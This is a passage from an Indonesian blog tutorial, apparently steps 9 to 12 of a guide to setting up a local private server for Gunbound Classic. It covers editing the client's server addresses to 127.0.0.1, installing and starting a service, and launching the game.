9. Instal Gunbound Classic 315

10. buka Edit The Client.exe di Gb_serv
lalu klik Read

Buddy server :127.0.0.1
Broker server :127.0.0.1
Welcome Note URL :http://127.0.0.1/gunbound
Signup URL :http://127.0.0.1/gunbound
Forgot PASSword :http://127.0.0.1/gunbound
Patching :http://127.0.0.1/gunbound

11. jalankan Install-service , setelah itu jalankan Start-service

12. buka gunbound.exe di folder kamu instal Gunbound , misal di C:/program files/silentgame/gunbound classic/

Diberdayakan oleh Blogger.


© 2013 I'Learning. All rights resevered. Designed by Templateism

Back To Top